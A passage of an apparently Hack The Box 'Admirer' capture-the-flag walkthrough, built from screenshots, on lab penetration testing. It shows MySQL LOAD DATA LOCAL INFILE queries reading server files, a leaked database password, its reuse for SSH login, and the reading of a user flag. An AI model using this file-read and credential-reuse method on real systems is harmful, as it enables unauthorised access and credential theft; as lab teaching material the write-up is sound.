
```
LOAD DATA LOCAL INFILE '/var/www/html/.htaccess' INTO TABLE saad FIELDS TERMINATED BY "\n"
```




Query executed OK, 123 rows affected. (0.254 s) Edit

```
LOAD DATA LOCAL INFILE '/var/www/html/index.php' INTO TABLE saad FIELDS TERMINATED BY "\n"
```

is this file different




```
MariaDB [DeleteMeWhenDone]> select * from saad;
+------------------------------------------------------------------------------------------------------+
| OUTPUT                                                                                               |
+------------------------------------------------------------------------------------------------------+
| <!DOCTYPE HTML>                                                                                      |
| <!--                                                                                                 |
|         Multiverse by HTML5 UP
|         html5up.net | @ajlkn
|         Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
| -->                                                                                                  |
| <html>
|         <head>
|                 <title>Admirer</title>
|                 <meta charset="utf-8" />
|                 <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
|                 <link rel="stylesheet" href="assets/css/main.css" />
|                 <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
|         </head>
```




```
                    </nav>

                </header>

            <!-- Main -->
                <div id="main">

                 <?php
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT * FROM items";
$result = $conn->query($sql);
```


waldo:&<h5b~yK3F#{PaPB&dA}{H>:admirerdb




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer]
└─# ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$ id
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),1001(admins)
```




```
waldo@admirer:~$ ls
user.txt
waldo@admirer:~$ cat user.txt
051d801ea95158742e3b64409022ca45
```




```
waldo@admirer:~$ history
    1  id
    2  ls
    3  cat user.txt
    4  history
waldo@admirer:~$ ls -al
total 28
drwxr-x--- 3 waldo waldo 4096 Apr 29  2020 .
drwxr-xr-x 9 root  root  4096 Dec  2  2019 ..
lrwxrwxrwx 1 waldo waldo    9 Nov 29  2019 .bash_history → /dev/null
-rw-r--r-- 1 waldo waldo  220 Nov 29  2019 .bash_logout
-rw-r--r-- 1 waldo waldo 3526 Nov 29  2019 .bashrc
lrwxrwxrwx 1 waldo waldo    9 Dec  2  2019 .lesshst → /dev/null
lrwxrwxrwx 1 waldo waldo    9 Nov 29  2019 .mysql_history → /dev/null
drwxr-xr-x 2 waldo waldo 4096 Apr 29  2020 .nano
-rw-r--r-- 1 waldo waldo  675 Nov 29  2019 .profile
-rw-r----- 1 root  waldo   33 May 15 21:17 user.txt
```




```
waldo@admirer:~$ cd /opt/
waldo@admirer:/opt$ ls
scripts
waldo@admirer:/opt$ cd scripts/
waldo@admirer:/opt/scripts$ ls -al
total 16
drwxr-xr-x 2 root admins 4096 Dec  2  2019 .
drwxr-xr-x 3 root root   4096 Nov 30  2019 ..
-rwxr-xr-x 1 root admins 2613 Dec  2  2019 admin_tasks.sh
-rwxr----- 1 root admins  198 Dec  2  2019 backup.py
```



